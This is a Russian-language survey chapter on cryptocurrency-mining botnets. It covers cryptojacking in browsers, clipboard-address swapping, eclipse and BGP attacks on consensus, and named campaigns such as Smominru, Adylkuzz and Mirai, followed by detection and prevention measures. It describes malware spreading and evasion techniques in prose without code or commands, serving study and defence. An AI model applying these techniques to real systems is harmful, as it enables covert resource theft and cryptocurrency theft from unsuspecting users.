Нарушение конфиденциальности и мошенничество с данными — лишь самые известные последствия заражения вредоносным ПО. В этой главе рассматриваются угрозы, которые вредоносные программы, прежде всего ботнеты, создают для майнинга криптовалют. Читатель познакомится с историей таких атак, принципами работы ботнетов и наиболее заметными кампаниями против криптовалют. Ботнеты крадут валюту, подменяют содержимое буфера обмена, атакуют инфраструктуру командования и управления, нарушают работу протоколов консенсуса и пытаются подчинить децентрализованную архитектуру крупным майнинговым пулам с огромной вычислительной мощностью. Кроме того, они используют разветвления цепочки и атакуют криптовалютные биржи [1, 2]. Далее рассматриваются способы обнаружения, предотвращения и пресечения подобных атак, а также последствия растущей популярности криптовалют для черного рынка ботнетов, IoT-устройств и ничего не подозревающих пользователей.

Широкому распространению криптовалют мешает несколько факторов, один из которых — высокая вычислительная стоимость майнинга. Сравнение энергопотребления Bitcoin и Ethereum дает показательные результаты [3]. По оценкам, ежегодные мировые затраты на добычу Bitcoin достигают 90 % дохода от нее, а одна транзакция потребляет 467 кВт·ч. Для Ethereum расходы на добычу приблизительно равны доходу, а одна транзакция требует 46 кВт·ч. Для сравнения: сто тысяч транзакций Visa расходуют столько же энергии, сколько одна транзакция Bitcoin. Тем не менее привлекательность криптовалют растет. Благодаря распределенной эмиссии добывать монеты может любой владелец компьютера с достаточной производительностью. Обещанная такими валютами, как Монето (XMR), анонимность особенно ценна для участников киберпреступного подполья и теневых рынков. Порог входа дополнительно снижает криптоджекинг — скрытый майнинг в браузере, который иногда сочетается с более сложными атаками, включая DDoS и взлом паролей.

Раздел 11.2 знакомит с механизмом консенсуса при майнинге и объясняет, как атаки на него влияют на добычу криптовалют. В разделе 11.3 описаны известные майнинговые ботнеты, а в разделе 11.4 — меры противодействия. Раздел 11.5 посвящен направлениям дальнейшего развития.

11.2 Механизм консенсуса при майнинге криптовалют

В этом разделе описан механизм консенсуса при майнинге и угрозы, которые создают для него ботнеты. Начиная с первых сетей, управлявшихся через IRC, и заканчивая массовой рассылкой спама, ботнеты всегда использовались для распределённого распространения вредоносных программ. Их распределённая природа оказалась полезна и для добычи криптовалют, поскольку оба процесса опираются на анонимные распределённые операции. В криптовалютной системе узел может быть известен лишь по IP-адресу. Это отличается от обычной финансовой системы, где операции привязаны к идентифицируемым счетам, что необходимо для аудита и борьбы с мошенничеством.

Примерно с 2013 года рассылка спама с помощью ботнетов стала менее выгодной благодаря улучшению почтовых фильтров, ликвидации крупных спам-сетей и развитию правовых мер. Тогда же специалисты предсказали, что ботнеты переключатся на майнинг криптовалют, используя анонимность даркнета [4, 5]. Прогноз оправдался: сегодня ботнеты для добычи монет и криптовалютные вымогатели [6] распространены сильнее многих других вредоносных применений. Программа-вымогатель шифрует файлы пользователя и требует плату за восстановление доступа. Согласно «Отчёту об угрозах информационной безопасности» за 2019 год [7], число атак вымогателей на организации выросло на 12 %, а на мобильные устройства — на 33 %. Самым известным примером стал крипточервь WannaCry, который в мае 2017 года использовал разработанный АНБ эксплойт EternalBlue против старых систем Windows без исправлений. WannaCry оказался самым распространённым шифровальщиком 2017 года и получил от «Лаборатории Касперского» сомнительное звание «события года» [8]. Среди других заметных вымогателей — CryptoLocker, SamSam и Petya, атаковавшие веб-серверы [7], файлы ядра операционных систем и корпоративные программы.

Стоимость майнинга определяется объемом работы, необходимой для решения криптографических задач. Транзакции подтверждаются протоколом консенсуса: узлы сети выполняют доказательство работы, решая такую задачу. Традиционно нужную вычислительную мощность обеспечивали специализированные устройства — графические процессоры и ASIC. Примерно в 2010 году на форумах Bitcoin появился разработчик под псевдонимом ArtForz [9], одним из первых начавший добывать монеты собственным закрытым кодом. Его «ферма» из 24 видеокарт Radeon 5970, по некоторым оценкам, обеспечивала четверть всей вычислительной мощности сети и добыла около 4 % существовавших тогда биткоинов. ArtForz также применял ПЛИС и ASIC задолго до появления коммерческих специализированных устройств. Позднее возник менее требовательный вариант: выполнение кода майнера непосредственно в браузере. Он подробно рассматривается в разделе 11.2.2.

Нарушение протокола консенсуса изучалось в [10]. В частности, рассматривалась атака Goldfinger, мотивированная не только финансовой выгодой, но и стремлением захватить систему, присвоив значительную вычислительную мощность или пространство хранения. В [11] исследовалась атака «затмение» против узлов с общедоступными IP-адресами. Блокчейн предполагает полноту информации: каждый узел видит доказательство работы, выполненное соседями. При «затмении» злоумышленник перехватывает все входящие и исходящие соединения жертвы и фактически изолирует ее. Узел получает искаженное представление о работе сети, что влияет на консенсус, подтверждение транзакций и их запись в блокчейн. Исследователи сравнили атаки из инфраструктуры провайдеров и организаций с атаками из ботнетов, адреса которых распределены по разным сетевым блокам. Ботнет оказался эффективнее: для изоляции жертвы ему требовалось примерно в десять раз меньше узлов.

11.2.1 Развитие браузеров и их применение для майнинга

Поскольку код майнера выполняется в браузере, сначала стоит рассмотреть развитие и современные возможности браузеров. Некоторые из них используются в атаках с применением ботнетов — от распространенного криптоджекинга до подмены содержимого буфера обмена.

11.2.1.1 HTML, CSS, JavaScript, HTML5

Первую версию HTML Тим Бернерс-Ли разработал в 1993 году. С тех пор язык разметки, изначально содержащий лишь 18 элементов, превратился в основу современных приложений, сценариев и программных платформ. Появление JavaScript, созданного Бренданом Айком в середине 1990-х годов, открыло путь интерактивным веб-страницам. Вместе с HTML и CSS он стал одной из основных технологий веб-разработки как на стороне клиента, так и на сервере. Стандарты IETF и W3C развивались, и в 2014 году появился HTML5 с поддержкой программных интерфейсов и кроссплатформенных мобильных приложений. JavaScript также получил веб-воркеры: они позволяют выполнять сценарии в фоновых потоках, не блокируя страницу.

11.2.1.2 Совместное использование ресурсов между источниками (CORS)

Совместное использование ресурсов между источниками (CORS) — механизм HTML5 и JavaScript, обеспечивающий взаимодействие разных доменов и программных интерфейсов. Он позволяет сайтам обмениваться данными и даёт сценарию одной страницы доступ к ресурсу другого источника, ослабляя политику одного источника. Источник определяется сочетанием схемы URI, имени узла и номера порта. Та же политика ограничивала веб-воркеры, однако CORS позволил обойти ограничение: междоменные воркеры создаются с помощью промежуточных двоичных объектов Blob. Фоновое выполнение без замедления страницы, обмен данными между доменами и доступ к API создали благоприятную среду для распределённого майнинга. Пока страница открыта, посетитель сознательно или без своего ведома выполняет вычисления доказательства работы. Особенно трудно заметить всплывающие окна, спрятанные за панелью задач Windows: они могут оставаться открытыми неопределённо долго и расходовать процессорное время. Появились и более скрытные безфайловые майнеры, которые работают подобно обычным приложениям, применяют развитые методы обхода защиты и завершают конкурирующие процессы майнинга [12].

Распространению майнинга помогли и другие веб-технологии. Одна из них — разработанный W3C стандарт WebAssembly (WASM). Современную веб-платформу можно представить как виртуальную машину, исполняющую код приложения, и набор API для управления возможностями страницы. Раньше виртуальная машина принимала только JavaScript, а WebAssembly позволяет запускать в браузере программы на разных языках в компактном двоичном формате. Это даёт скорость, близкую к собственным приложениям, повышает производительность, переносимость и совместимость. В сочетании с CORS и веб-воркерами WebAssembly образует универсальную среду распределённых вычислений в браузере. В [13] построены модели стоимости атак с веб-воркерами, включая облачные и ботнет-атаки: взлом паролей, добычу криптовалют и DDoS. Ещё одна технология, WebSocket, обеспечивает полнодуплексный обмен между браузером и сервером по TCP и позволяет безопасно передавать данные без постоянного опроса сервера. На рис. 11.1 показаны основные возможности современных веб-платформ, используемые для майнинга и связанных с ботнетами угроз.




Рис. 11.1. Возможности современных веб-платформ, поддерживающие майнинг криптовалют.

Параллельное выполнение веб-воркеров и удобство расширений вроде Tampermonkey, способных изменять содержимое страницы на лету, создали условия для распределенного браузерного майнинга Monero. Эта криптовалюта с открытым исходным кодом появилась в 2014 году и использует скрытый реестр, не раскрывающий отправителя, получателя и сумму операции. Такая неотслеживаемость, в отличие от прозрачности Bitcoin, стала одной из причин популярности Monero. В начале 2019 года она занимала девятое место среди криптовалют по капитализации.

11.2.2 Криптоджекинг

При криптоджекинге, также называемом скрытым майнингом, исполняемый код запускается в браузере обычно без согласия владельца компьютера, а доход получает сайт. Чаще всего это сценарии JavaScript или модули WebAssembly, внедренные на сервер через сторонние библиотеки, ошибки настройки браузера либо рекламу [14]. Когда пользователь посещает такую страницу, ее владелец расходует вычислительные ресурсы клиентской машины и фактически превращает ее в бота.

Инфраструктура командования и управления служит основой таких операций. Через IRC командный сервер отдает зараженным машинам указания на DDoS-атаки, изменение данных и

распространение вредоносных программ. IRC — текстовый протокол, позволяющий клиентам с разной топологией подключаться к серверу через каналы связи. Для управления ботнетом может использоваться и HTTP [15]. В [16] описаны две модели обмена. В модели push боты ожидают, пока сервер немедленно отправит им команду; так обычно работают IRC-боты. В модели pull сервер сохраняет команды в файле, а боты периодически забирают и выполняют их. К этой категории относится большинство HTTP-ботов, не требующих постоянного управления в реальном времени.

Coinhive стала одной из первых платформ браузерного майнинга. В [17] подробно описан криптоджекинг с ее помощью [18]. Изначально это была законная среда, предоставлявшая разработчикам API и оптимизированный код майнера. В отличие от добычи на GPU и ASIC браузер располагает меньшей вычислительной мощностью для доказательства работы. Coinhive создавала уникальные идентификаторы — ключи сайта, — связывавшие майнеров с вознаграждением. Несколько ключей могли указывать на один кошелек [19], поэтому ботмастер объединял вычислительную мощность множества браузерных сеансов с распределенными IP-адресами и получал общий доход.

Криптоджекинг связан со злоупотреблением согласием пользователя, превращением его компьютера в бота и участием сайтов, размещающих JavaScript-майнеры ради прибыли. Он также использует ошибки конфигурации браузеров, сетей и облачных служб. В ответ Coinhive выпустила AuthedMine, который запрашивал разрешение перед использованием вычислительной мощности. Платформа удерживала 30 % добытой Monero, а 70 % перечисляла в связанный с учетной записью кошелек — даже если пользователь не соглашался на майнинг. Поэтому законное средство получения дохода вместо рекламы часто встречалось на взломанных сайтах. Предлагался и HTTP-заголовок do-not-mine, однако без обязательных правил его почти не внедряли.

Coinhive добывала Monero — популярную на рынках даркнета валюту, которую часто обменивают на другие криптовалюты, например Bitcoin. Доход от криптоджекинга делился между разработчиком и сайтом. Monero использует алгоритмы CryptoNight и CryptoNote [20]. Первый рассчитан на обычные процессоры и противостоит преимуществу специализированных ASIC. Второй, применяемый также в Bytecoin, обеспечивает дополнительную анонимность с помощью кольцевых подписей: операцию можно связать лишь с группой возможных участников, но не с конкретным человеком.

Хотя браузерный майнинг слабее добычи на GPU и ASIC, он все равно заметно повышает нагрузку. По профилю потребления ресурсов можно обнаруживать скрытый майнер и прогнозировать будущие атаки. Однако Coinhive и сходные программы научились ограничивать загрузку процессора, чтобы не вызывать срабатывание простых средств, основанных на поиске известных шаблонов.

В [21] описаны три схемы работы биткоин-ботов: прямой, проксируемый и скрытый пуловый майнинг. При прямой схеме ботмастер распространяет исполняемый майнер внутри сценария с заданными параметрами. Троян встраивается в стороннее приложение вместе с учетными данными ботмастера, и множество зараженных машин перечисляет добытые монеты прямо на его счет. Во второй схеме ботмастер развертывает прокси, который скрывает адреса ботов и выглядит как один мощный майнер, но требует дополнительных затрат на установку и обслуживание. В третьей схеме ботмастер поддерживает скрытый пул, участвующий в добыче Bitcoin в одноранговой сети.

Операционные затраты и доходы майнинговых ботнетов анализируются в [21], а их жизненный цикл и экономическое влияние — в [22]. Прибыльность добычи рассмотрена в [14], применение IoT-устройств — в [23] и [24]. Авторы [23] считают, что тысячи маломощных процессоров подходят для альтернативных монет, где добыча блока не требует большой хеширующей мощности. Та же сеть может проводить DDoS-атаки, рассылать спам и похищать учетные данные. В [25] подробно описана атака Mirai с использованием IoT. Работа [26] сравнивает доходность криптоджекинга и

рекламы, определяет условия прибыльного скрытого майнинга и оценивает его влияние на энергопотребление, вычислительные ресурсы и доход издателя.

Недавнее исследование показало, как удаленная C&C-инфраструктура применяется для майнинга. В [27] представлена MarioNet — среда удаленного управления браузерами, используемыми для добычи криптовалют, DDoS-атак и взлома паролей. Она переживает сбой вкладок и закрытие браузера и работает на разных платформах. Устойчивость обеспечивают три свойства: изоляция от потока сеанса просмотра, сохранение управления дольше одного короткого сеанса и скрытое выполнение майнинга.

Помимо браузеров и IoT-устройств, майнеры обнаруживали в приложениях Google Play, добывавших Litecoin, Dogecoin и CasinoCoin. В [28] подробно исследовано создание ботнета на бесплатных облачных службах за счет злоупотребления моделью «среда разработки как услуга». Сначала сценарии автоматически регистрируют учетные записи. Полученная сеть способна проводить DDoS-атаки, распределенно подбирать пароли, сканировать сети и добывать криптовалюты. Добавляя фиктивных друзей, она может накапливать практически неограниченное пространство хранения. В следующем разделе рассмотрены конкретные атаки таких ботнетов.

11.2.3 Кража криптовалюты, подмена буфера обмена и другие атаки

Помимо криптоджекинга встречаются и другие атаки ботнетов на криптовалюты. В 2014 году Ponu [29] связали с кражей более 200 тысяч долларов из кошельков примерно тридцати валют, включая Bitcoin, Dogecoin и Litecoin. Вредоносная программа запускалась после перехода по подозрительной ссылке либо вместе со спамом, скрытым в исполняемом файле. Затем она обходила антивирус и получала доступ к файлам wallet.dat. Другой прием — подмена буфера обмена [30]. Длинный буквенно-цифровой адрес кошелька трудно запомнить, поэтому пользователи обычно копируют его. Установленный через зараженное вложение ComboJack [31] каждые полсекунды проверяет буфер, находит адрес и заменяет его встроенным адресом злоумышленника. Пользователь вставляет подмененное значение и сам отправляет средства преступнику. По данным «Лаборатории Касперского», с помощью поддельных сайтов, фишинговых писем и других приемов социальной инженерии злоумышленники похитили около 10 миллионов долларов в Ethereum.

Атаки на криптовалюты используют и уязвимости базовой интернет-инфраструктуры. В [32] рассмотрены атаки на Bitcoin через систему маршрутизации. Протокол BGP хранит и распространяет маршрутные сведения между соседними сетями, но не проверяет достоверность объявлений. Злоумышленник из автономной системы может опубликовать ложный маршрут, перехватывая трафик или направляя его не тому получателю. Такой захват BGP позволяет изолировать отдельный узел или целую часть сети. Кроме того, он замедляет распространение блоков Bitcoin между узлами. Ошибочные объявления BGP возникают тысячами в месяц, в том числе сотни раз приводят к перехвату маршрутов. Поскольку криптовалюты используют консенсус для подтверждения операций и добавления блоков, подобные атаки особенно опасны для майнинга.

11.3 Известные майнинговые ботнеты

В этом разделе рассмотрены ботнеты, выбранные за их техническую сложность, разнообразие и влияние. Отдельно описаны сети, атакующие сайты, мобильные и IoT-устройства.

11.3.1 Ботнет ZeroAccess

Появившийся в 2011 году ZeroAccess стал крупнейшим известным ботнетом с одноранговой связью. Первые версии устанавливали майнер Bitcoin, а более поздние переключились на мошенничество с рекламными переходами. Распределенная P2P-архитектура C&C обеспечивает отказоустойчивость и лишает защитников единого командного узла, отключение которого остановило бы сеть. Самый распространенный вариант Type II загружает вредоносные модули по UDP. Он различает 32- и 64-разрядные системы; ранние версии могли устанавливать и майнер, и модуль накрутки кликов. От майнинга отказались, поскольку имитация законных переходов по рекламе приносила больше денег. Майнинговый модуль Network #1 связывался с децентрализованной биржей и кошельком Urfinex (UPX), одновременно создавая подписи подлинности. Испытания показали, что объединение зараженных машин резко повышает доходность: при цене Bitcoin в 131 доллар один компьютер приносил менее 50 центов в день, а ботнет — тысячи долларов. Мошенничество с кликами было еще выгоднее и потенциально давало десятки миллионов долларов в год.

11.3.2 Ботнет Smominru

В начале 2017 года группа Shadow Brokers опубликовала гигабайт эксплойтов, разработанных АНБ. Среди них был EternalBlue, использующий уязвимость протокола сетевого обмена файлами SMB в Windows Server. Червеобразное распространение позволяло зараженной машине атаковать соседние системы Windows. Построенный на EternalBlue ботнет Smominru превращал главным образом серверы Windows в криптомайнеры [33]. На пике он заразил 526 тысяч машин и добыл около 2,3 миллиона долларов. EternalBlue применял и WannaMine, запускавшийся после перехода по мошеннической ссылке [34]. Сначала он извлекал учетные данные с помощью Mimikatz, а при неудаче использовал эксплойт. Безфайловая работа и отдельный майнинговый пул с собственными серверами затрудняли обнаружение. Сходный ботнет Dofoil [35], добывавший Electroneum, менее чем за сутки распространился на полмиллиона компьютеров. Он подменял содержимое порожденного процесса, вводя диспетчер задач в заблуждение, изменял реестр Windows и подключался к удаленной C&C-инфраструктуре. Это позволяло быстро заражать новые машины и уклоняться от защиты.

11.3.3 Adylkuzz

Еще одна распространенная программа на основе EternalBlue — DoublePulsar. Она создает скрытый канал для выполнения кода в ядре. Майнинговый ботнет Adylkuzz применял оба инструмента: определял общедоступный IP-адрес, получал параметры добычи Monero и запускал средства очистки. Возникал необычный побочный эффект: закрепившись как бэкдор, Adylkuzz закрывал использованную уязвимость SMB и тем самым защищал зараженную машину от WannaCry, который атаковал ту же брешь. В отличие от WannaCry с тремя встроенными биткойн-кошельками, Adylkuzz со временем создавал множество кошельков с небольшими поступлениями [36].

11.3.4 Ботнеты, атакующие мобильные приложения

Хотя мобильным устройствам не хватает мощности для прибыльного майнинга, вредоносные майнеры проникли и в приложения [37]. В Google Play их находили в Recitiamo Santo Rosario Free, SafetyNet Wireless, Songs и Prized, а также в переупакованных версиях Football Manager Handheld и TuneIn Radio. Androidos JS Miner загружал библиотеку Coinhive, а Androidos CPU Miner встраивал процессорный код в законное приложение. Обнаруженный «Лабораторией Касперского» Loapi [38] устанавливал майнер Monero, перегревал компоненты и мог физически повредить телефон. Этот универсальный вредонос одновременно добывал монеты, проводил DDoS-атаки, внедрял рекламу, перенаправлял SMS и подписывал пользователя на платные услуги, маскируясь под антивирусы и сайты для взрослых. В безобидных приложениях с обоями находили BadLepricon, который добывал Dogecoin и Litecoin, аккуратно ограничивая нагрузку [39]. Через прокси Stratum операторы выбирали участвующие узлы и адрес получения монет; майнер включался при выключенном экране и заряде выше 50 %.

11.3.5 Ботнеты, атакующие сайты

Майнеры обнаруживали на самых разных сайтах: WordPress [40], Showtime компании CBS [41], в виджете онлайн-чата и поддержки [42], на государственных ресурсах [43] и сайтах распространения BitTorrent [44]. В публичной сети Wi-Fi Starbucks в Буэнос-Айресе подключение задерживалось на десять секунд, в течение которых компьютер пользователя добывал Monero [45]. Майнер Monero нашли и в настольной версии Facebook Messenger [46]. Признаки майнинга встречались в играх из Steam [47] и их обновлениях [48]. Уязвимости системы управления содержимым Drupal, на которой работают миллионы сайтов, использовались в атаке Drupalgeddon 2: общедоступные серверы принудительно загружали код и добывали криптовалюту [49].

Ботнеты маскировались и под сети обратных прокси, позволяющие подключаться к серверам за межсетевыми экранами или без общедоступных IP-адресов [50]. Однако майнеры распространяются не только по скрытым каналам. Высокопроизводительный XMRig с официальной поддержкой Windows свободно доступен для добычи Monero на ASIC и GPU. Вредоносные варианты завершают работу при открытии диспетчера задач. Один из них, WaterMiner, обнаружили в переупакованных модификациях Grand Theft Auto. Он приостанавливал майнинг во время проверки и отладки системы, а в остальное время интенсивно использовал ресурсы игровых компьютеров [51].

11.3.6 Ботнеты, атакующие IoT-устройства

Ботнеты проникли и в интернет вещей. Mirai [52] атаковал незащищенные устройства, исключая адреса, связанные с GE, HP и Министерством обороны США. Он искал открытые порты Telnet и перебирал стандартные учетные данные, получая контроль над камерами наблюдения, видеорегистраторами и маршрутизаторами. Первые версии проводили DDoS-атаки, а поздние получили модули добычи Bitcoin [53]. В [54] предложены распределенная, централизованная и гибридная архитектуры систем обнаружения вторжений (IDS). В первом случае датчик устанавливается на каждом объекте, во втором — на пограничном маршрутизаторе или выделенном узле; гибридный вариант объединяет устройства в кластеры и создает магистраль наблюдающих узлов. Методы IDS делятся на сигнатурные, аномальные, основанные на спецификации и гибридные. Они должны выявлять атаки на маршрутизацию, DoS и вмешательство посредника. В [55] для снижения нагрузки предложено обучение без учителя на сокращенном наборе признаков. В [56] плотная случайная нейронная сеть обнаруживает DoS и атаки, не дающие устройству перейти в спящий режим; испытания на записанном трафике подтвердили эффективность против IoT-шлюзов. В [57] каждому устройству назначается автоэнкодер, обученный на его нормальном трафике. Эта нейронная сеть сжимает вход и пытается восстановить его; большая ошибка восстановления считается аномалией. Проверка на Mirai и Bashlite показала высокую вероятность обнаружения, мало ложных тревог и небольшую задержку.

Хотя глава посвящена криптовалютам, те же атаки применимы в медицине, финансах и образовании. В [58] показано, как разведка по открытым источникам помогает атаковать критически важные системы водоснабжения и энергетики. В отчете описаны случаи изменения дозировки реагентов на очистных сооружениях, вмешательства в управление плотинами и энергосетями и другие операции киберпреступников.

11.4 Противодействие майнинговым ботнетам

В этом разделе рассматриваются предупредительные и реактивные меры против майнинговых ботнетов: экспериментальные концепции и уже внедренные протоколы. Они делятся на четыре категории: профилирование, безопасная веб-разработка, программная инженерия и социальные механизмы (рис. 11.2).

Countermeasures for cryptomining botnets	Profiling	Software profiling
		Hardware profiling
	Secure web development frameworks	Blacklists and whitelists
		Adstripping/blocking browser tools
		Content Security Policy
	Software Engineering	Patching
		Reverse Engineering
		Network hardening
	Social frameworks	Legislation and poicies
		Open Source Intelligence (OSINT)

Рис. 11.2. Категории мер против майнинга с помощью ботнетов.

11.4.1 Профилирование

Профилирование относится к сигнатурному обнаружению. Майнер оставляет характерные следы в программном и аппаратном поведении клиентской машины; по ним строятся соответствующие профили.

11.4.1.1 Программное профилирование

Повышенная загрузка процессора и наличие WebAssembly или веб-воркеров помогают обнаруживать майнеры на сайтах. В [59] предложен семантический монитор встроенных сценариев SEISMIC, который распознает входящие двоичные программы WASM, наблюдает за их поведением и предупреждает пользователя. Тот может остановить сценарий или разрешить майнинг. Злоупотребление бесплатными облачными службами ограничивают многофакторной регистрацией: подтверждением почты и телефона, CAPTCHA и платежной картой. Дополнительно анализируют учетные записи Sybil, скорость регистрации и аккаунты на недавно созданных доменах.

Другой вариант — программное профилирование кода. MineSweeper [14] обнаруживает майнеры при разной степени обфускации: ищет основные криптографические операции — сдвиг, XOR и циклический поворот, — байт-код известных хеш-функций и характерное использование кэша процессора.

11.4.1.2 Аппаратное профилирование

В [60] предложено аппаратное профилирование по микроархитектурным шаблонам выполнения. MineGuard отличает майнинговые программы от обычных по сигнатурам CPU и GPU в облачных и корпоративных средах. Авторы [61] применяют теорию сетей к Ethereum. Интервалы между человеческими транзакциями подчиняются степенному распределению, поэтому активность бота выявляется по отклонению от него.

11.4.2 Средства безопасной веб-разработки

Ошибки веб-платформ активно эксплуатируются вредоносными программами. Защита включает черные и белые списки, удаление рекламы и блокировку сценариев в существующих браузерах, создание новых браузеров и моделей монетизации, а также заголовков политики безопасности содержимого (CSP), препятствующий межсайтовому выполнению сценариев.

11.4.2.1 Черные и белые списки

В марте 2018 года Управление по контролю за иностранными активами Министерства финансов США (OFAC) выпустило требования по соблюдению законодательства при работе с виртуальными валютами. OFAC ведет список граждан особых категорий и запрещенных лиц (SDN), куда входят причастные к незаконной деятельности люди и организации, с которыми американцам запрещены операции. Теперь в список можно включать сущности, связанные с идентификаторами цифровой валюты. Обычный пользователь может заблокировать Coinhive и сходные майнеры расширением No Coin для Chrome, Firefox и Opera либо добавить разрешенный майнер в белый список.

Расширение MinerBlock для Chrome сочетает два подхода: блокирует известные майнеры по черному списку и анализирует загруженные сценарии, немедленно завершая те, что ведут себя как майнинговые. Проект CoinBlockerLists поддерживает регулярно обновляемый перечень связанных с майнингом сайтов и публикует его в форматах для интеграции с существующими средствами защиты.

11.4.2.2 Браузеры без рекламы и механизмы блокировки

Реклама стала популярным каналом распространения майнеров: их находили в объявлениях Google DoubleClick и YouTube. Популяризированный Coinhive криптоджекинг позволил издателям компенсировать падение рекламной выручки вычислениями на компьютерах посетителей. Salon и Pirate Bay даже предлагали выбор: смотреть рекламу или предоставить часть ресурсов процессора для майнинга. Против этого применяют расширения Silent Site Sound Blocker, uBlock Origin и другие бесплатные блокировщики. Первое подавляет объявления, автоматически запускающиеся в углах страницы Chrome. Magic Actions для Chrome, Firefox и Opera скрывает рекламу YouTube, отключает комментарии и упрощает управление громкостью и разрешением.

Альтернативную модель рекламной выручки и конфиденциальности предлагает Basic Attention Token (BAT). Созданный командой разработчиков JavaScript и Firefox токен Ethereum устраняет посредников цифровой рекламы. Пользователь получает BAT за внимание, издатель — большую долю дохода, ранее терявшуюся из-за посредников и ботов, а рекламодатель — более качественную аналитику. BAT работает в браузере Brave с открытым исходным кодом, который блокирует рекламу и средства слежения и принудительно использует HTTPS. Сведения об активности сохраняются в распределенном реестре. Реклама поступает как смарт-контракт и

разблокируется при просмотре, после чего пользователю начисляется вознаграждение. Его можно потратить на платные статьи, пожертвования и другие операции в браузере.

11.4.2.3 Политика безопасности содержимого

Политика безопасности содержимого (CSP), впервые предложенная в [62], уменьшает риск межсайтового выполнения сценариев (XSS) и подделки межсайтовых запросов (CSRF). CSRF использует доверие сайта к браузеру пользователя, а XSS — доверие пользователя к сайту. При XSS вредоносный код внедряется в веб-приложение; CSRF может незаметно изменить профиль, добавить товар в корзину или выполнить денежный перевод по воспроизводимой ссылке [63]. Заголовки CSP позволяют владельцу указать разрешенные источники файлов, заблокировать остальное содержимое и проверить его целостность. Директивы `request-sri-for`, `default-src`, `connect-src` и сходные правила белого списка помогают обнаруживать и блокировать криптоджекинг.

11.4.3 Программная инженерия

Эта категория мер рассматривает моделирование угроз и управление ими как единый процесс. Установка исправлений, обратная разработка атак и укрепление сети позволяют заранее оценивать уязвимости, моделировать угрозы и уменьшать их последствия.

11.4.3.1 Установка исправлений

Установка исправлений — неотъемлемая часть сопровождения программного обеспечения и защиты пользователей от уязвимостей. Microsoft закрыла использованную EternalBlue брешь в SMB, допускаящую удаленное выполнение кода, обновлением MS17-010 еще до того, как Shadow Brokers опубликовала эксплоит АНБ. Несмотря на рост майнинговых и DDoS-атак, своевременные обновления остаются эффективной защитой [64].

11.4.3.2 Обратная разработка

Исследователи создавали и экспериментальные сети для атак на криптовалюты. В [65] представлена ZombieCoin, использующая распределенные проверяемые криптографические преобразования Bitcoin как основу C&C-инфраструктуры. Ботмастер создает пару открытого и закрытого ключей и набор команд, которые расшифровывают отдельные боты. Заражение может начинаться с обычной рекламы со ссылкой: переход устанавливает код на компьютер ничего не подозревающего пользователя. Затем машина превращается в бота, способного похищать финансовые данные и пароли, распространять спам и фишинг либо участвовать в DoS-атаках.

Для противодействия ZombieCoin предложено несколько мер. Провайдеры должны быстро блокировать сайты с точками встречи ботмастеров, а правоохранительные органы — выявлять и нейтрализовывать подобное загрязнение блокчейна [66]. Другой подход — приманки, развернутые специалистами по защите. Они присоединяются к ботнету под множеством ложных идентичностей и разрушают его экономику, например создают массу рекламных кликов, не приносящих ботмастеру дохода.

11.4.3.3 Укрепление сети

Описанная в [11] атака «затмение» изолирует узел-жертву: злоумышленник захватывает все его входящие и исходящие соединения, нарушая предположение о полноте информации. Для укрепления сети предложено ограничивать и проверять новые входящие соединения, отдельно отслеживать известные и новые узлы, случайным образом вытеснять записи из соответствующих таблиц, запрещать незапрошенные адреса и увеличивать размеры таблиц проверенных и новых узлов. Часть этих мер уже добавлена в Bitcoin обновлениями программного обеспечения.

